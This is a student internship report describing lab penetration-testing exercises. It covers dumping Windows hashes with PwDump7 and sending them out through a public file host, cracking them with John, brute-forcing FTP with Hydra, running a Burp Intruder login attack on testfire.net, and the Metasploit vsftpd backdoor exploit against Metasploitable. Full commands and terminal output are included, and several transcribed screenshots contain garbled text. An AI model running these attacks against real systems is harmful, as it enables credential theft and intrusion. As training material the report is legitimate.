

INTERNSHIP ON CYBER SECURITY

Introduction

An internship is a professional learning opportunity that provides meaningful, practical work in a student's field of study or career interest. My name is Suhaan Tonse and I am from Udupi. I am currently pursuing a BE in Computer Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri (MITE). I was given the opportunity to work as an intern for the company DLithe. An internship allows a student to explore and develop their career while also learning new skills.

About DLithe

DLithe Consultancy Services Pvt Ltd is an EdTech firm founded in 2018. Its headquarters are in Bengaluru. This organization's primary focus has been on Embedded Systems, IoT, and Full Stack Web Development.

DLithe works to help students embrace industry requirements by exposing them to real-world scenarios and motivating them to apply their skills and knowledge to solve the problems presented.

The company's vision is to build an agile workforce that is competent in "Domain, Technology, and Personality" in order to meet the needs of the global industry.

Their areas of expertise include Artificial Intelligence, Blockchain, Cyber Security, the Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

About Internship

Summary of internship

The internship performed at Dlite Consultancy Pvt Ltd consists of work in various fields as per the requirements of the company. Internships were held from 06/02/2023 to 06/03/2023, and the official hours were 10:00 am to 4:30 pm.

Work was assigned to fields related to Computer Science. In the early stages of my internship, I was introduced to the basics of cybersecurity and networking. I also worked on Kali Linux in order to create, design, and execute cyber-attacks. I also started implementing the second level of an attack-setting task. Finally, I worked on projects related to cyberattacks.

Technical Tasks Performed

Group 1

1. Perform password cracking – offline mode

a) Perform password cracking of windows 7 machine

Step 1: Download PWDMP7 from Windows 7 and unzip it.


Step 2: After unzipping the file, extract it to my computer's C-drive and add it inside Windows folder.



Step 3: Execute the commands cd.., cd pwdump7, PwDump7.exe > hash.txt, while running cmd as administrator.

Step 4: Now send kali the hash.txt file. Upload the file to tmpfile.org.

Step 5: To access the tmpfile in Kali, copy and paste the link into Kali Firefox and press enter. You can see the file in the browser then copy it.

Step 6: Create a text file using nano hash7.txt Copy the content that is present in the kali's Firefox. Enter the command john hash7.txt, it used to crack the password





```
root@kali:~/home/kali
File Actions Edit View Help
Administrator:500:NO PASSWORD*****:1D96CTEB010A911B7JC5907E0C089C0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
windows7\1001:NO PASSWORD*****:DA01D1F90169A650F584D4A783D311:::
HomeGroupUser$:1002:NO PASSWORD*****:CDAA4A842AC3086F151D5761D77C42EE:::

Save modified buffer?
  Yes   No   Cancel
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[root@kali ~]

```
[kali㉿kali:~]# sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
root@kali:~/home/kali]
[kali㉿kali:~/home/kali]# nano hash7.txt
[kali㉿kali:~/home/kali]# ./john --wordlist=hash7.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: Using 1 password hash with a single salt.
Warning: OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Crash recovery file is locked: /root/.john/john.rec

[?]
```

Right Ctrl

b) Password cracking of Metasploit machine using Hydra

Step 1: Getting super user access using the command `$ sudo -s`

Step 2: Enter the command `ifconfig`

Step 3: Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information

Step 4: Enter the command **nano users** a new text editor will open in the text editor enter **msfadmin**

Step 5: Enter the command **nano paswd** and enter **msfadmin** in the text editor

Step 6: Enter the command **hydra**, it is a brute force tool that helps penetration testers and ethical hackers crack the password of the network. **Hydra -L users -P paswd ftp://192.168.43.102**

The screenshot shows a terminal window titled 'kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal session is as follows:

```
(root㉿kali):~ /home/kali
# sudo su
(root㉿kali):~ /home/kali
# ifconfig
eth0: flags=4163<...> mtu 1500
inet0: flags=4163<...> mtu 1500
inet6 2401:4900:16f0:ceba:3e3a:5a58:2310:aa31 prefixlen 64 scoprid 0<global>
inet6 fe80::5595:7461:4809:be8c%eth0 prefixlen 64 scoprid 0<link>
ether 00:0c:27:7b:19:d1 brd ff:ff:ff:ff:ff:ff
RX packets 0 bytes 0
RX errors 0 dropped 0 overrun 0 frame 0
TX packets 800 bytes 51240 (50.0 KiB)
TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0
lo: flags=73<...> mtu 65536
inet 127.0.0.1/8 brd 127.255
inet6 ::1/128 brd :: scopeid 0<host>
loop: txqueuelen 1000 (Local Loopback)
RX packets 245 bytes 25758 (25.1 KiB)
RX errors 0 dropped 0 overrun 0 frame 0
TX packets 245 bytes 25758 (25.1 KiB)
TX errors 0 dropped 0 overrun 0 carrier 0 collisions 0
[root@kali]:~ /home/kali
# nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.43.255 Sendo Failed: Permission denied
[root@kali]:~ /home/kali
# nano users
[root@kali]:~ /home/kali
# nano paswd
[root@kali]:~ /home/kali
# hydra -L users -P paswd ftp://192.168.43.102
Hydra v9.4 (c) 2023 by van Haaster/HNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhaaster/hnc-hydra) starting at 2023-03-19 10:39:36
[DATA] host: 192.168.43.102, port: 21, user: overall, task: 1 login try (1:1:p:t), -1 try per task
[DATA] attacking ftp://192.168.43.102:21
[21][ftp] host: 192.168.43.102, login: msfadmin, password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```

2. Perform password cracking of online vulnerable website (testfire.net) using Burpsuite

Step 1: Enter the command **burpsuite**

Step 2: It will direct to another window from there turn on the intercept option



Step 3: Enter **testfire.net** in Firefox it will direct to a webpage and sign in using username and password

Step 4: As soon as you sign in to the website the information will get in the intercept. Copy the login details and send it to the intruder

Step 5: In intruder select the login details and just click on clear. Then whatever the username and password option which was available over there just select and click on add.

Step 6: Next select the type of attack i.e., cluster bomb attack.

Step 7: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Attack type' dropdown is set to 'Sniper'. Other options shown include 'Battering ram' and 'Pitchfork'. The 'Payload Sets' section shows a list of payloads: admin, password, sfgkj, and 255hk. The 'Payload Processing' section shows a single rule named 'Rule'. The 'Payload Encoding' section has a checked checkbox for URL-encoding specific characters.

Intruder Tab

- Attack type: Sniper
- Payload P:

 - Sniper**: This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.
 - Battering ram**: This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.
 - Pitchfork**: This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	sfgkj
Clear	255hk
Deduplicate	
Add	
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Rule
Edit	
Remove	
Up	
Down	

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .!<>?*;"`|^#

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	145	
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	296	
2	password	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	akll	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	euiiiilm	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
6	password	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	akll	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	euiiiilm	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin	sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
10	password	sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
11	akll	sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
12	euiiiilm	sfgkj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	

3. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1: Getting super user access using the command `$ sudo -s`

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions


Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: Enter the command **search vstpd**

Step 5: Enter the command **use exploit/unix/ftp/vstpd_234_backdoor**

Step 6: In the option we must set the value for **RHOSTS** so enter the command **set RHOSTS** followed by the IP of the target also set the payload

Step 7: Enter the command **exploit**



The screenshot shows a terminal window titled "kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal session is as follows:

```
root@kali:~/home/kali#
# ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.43.222 brd 255.255.255.255 netmask 255.255.255.255
        broadcast 192.168.43.255
        ...
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 78 bytes 8911 (8.7 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 783 bytes 49580 (48.4 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        ...
        RX errors 0 dropped 0 overruns 0 frame 0
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~/home/kali#
# nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address   NetBIOS Name     Server      User      MAC address
192.168.43.102  METASPOITABLE <server>  METASPOITABLE  00:00:00:00:00:00
192.168.43.155  Sonido        Sonido      denied
root@kali:~/home/kali#
# nmap -T4 -p 1-1000 192.168.43.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 12:27 EDT
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scanning: 95.65% done; ETC: 12:28 (0:00:03 remaining)
Nmap can't port map 192.168.43.102
Host is up (0.044s latency).
Not shown: 977 closed tcp ports (reset)
Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
21/tcp open  ftp      vsftpd 2.3.4
22/tcp open  ssh      OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp open  telnet   Linux telnetd
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain   ISC BIND 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp open  auth    2 (OpenAUSI)
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec?
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:~

```
File Actions Edit View Help
3524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs
2050/tcp open  nfs
3306/tcp open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
3900/tcp open  vnc  VNC (protocol 3.3)
6000/tcp open  x11  (X-Window System) (access denied)
6667/tcp open  irc  UnrealIRCd
8009/tcp open  ajp13  Apache Jserv (Protocol v1.2)
8080/tcp open  http  Apache2 - Apache2-mpm-prefork 2.4.18
1 service unrecognized despite returning data, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1514-TCP-V>.9382-7HD-3/987ime-6417380D&x86_64-pc-linux-gnu&rNU
SF-L28_<#><#>I couldn't get a valid address for <#>your<#>host<#>x20((kali))<#>
SF-Port1514-TCP-V>.9382-7HD-3/987ime-6417380D&x86_64-pc-linux-gnu&rNU
MAC Address: 08:00:27:2F:53:85 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 86.11 seconds

[msf@kali:~/home/kali]
# msfconsole

[metasploit v6.2.26-dev

+ --[ metasploit v6.2.26-dev
+ --[ 2264 exploits - 1189 auxiliary - 484 post
+ --[ 951 payloads - 45 encoders - 11 nops
+ --[ 9 evasion

Metasploit tip: Enable HTTP request and response logging
with set Httptrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Windows Taskbar icons: File Explorer, File History, Mail, OneDrive, Photos, Search, Google Chrome, Microsoft Edge, Firefox, File Manager, PowerShell, Task View, Taskbar settings.

22:01 19-03-2023

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:~

```
File Actions Edit View Help
with set Httptrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules

#  Name                          Disclosure Date Rank   Check Description
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 excellent No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit[*](> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS  yes            The target hosts(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT  21            yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description

Exploit target:
  Id  Name
  -- 
  0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit[*](> set rhosts 192.168.43.102
rhosts => 192.168.43.102
msf6 exploit[*](> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
```

Windows Taskbar icons: File Explorer, File History, Mail, OneDrive, Photos, Search, Google Chrome, Microsoft Edge, Firefox, File Manager, PowerShell, Task View, Taskbar settings.

22:04 19-03-2023

The screenshot shows the Metasploit Framework interface running on a Kali Linux VM. The terminal window displays the following session details:

```

root@kali:~/home/kali
File Machine View Input Devices Help
File Actions Edit View Help
Name Current Setting Required Description
PHOSTS 192.168.43.102 yes yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT 21 yes yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
Automatic
View the full module info with the info, or info -d command.
msf6 exploit(winx/ftp/vsftpd_23x_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
# payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(winx/ftp/vsftpd_23x_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from "show payloads".
msf6 exploit(winx/ftp/vsftpd_23x_backdoor) > exploit
[*] 192.168.43.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(winx/ftp/vsftpd_23x_backdoor) > whami
[*] exec: whami

```

The system tray at the bottom right shows the date as 19-03-2023 and the time as 22:07.

b) Exploiting Metasploit using SMTP

Step 1: Getting super user access using the command **\$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions

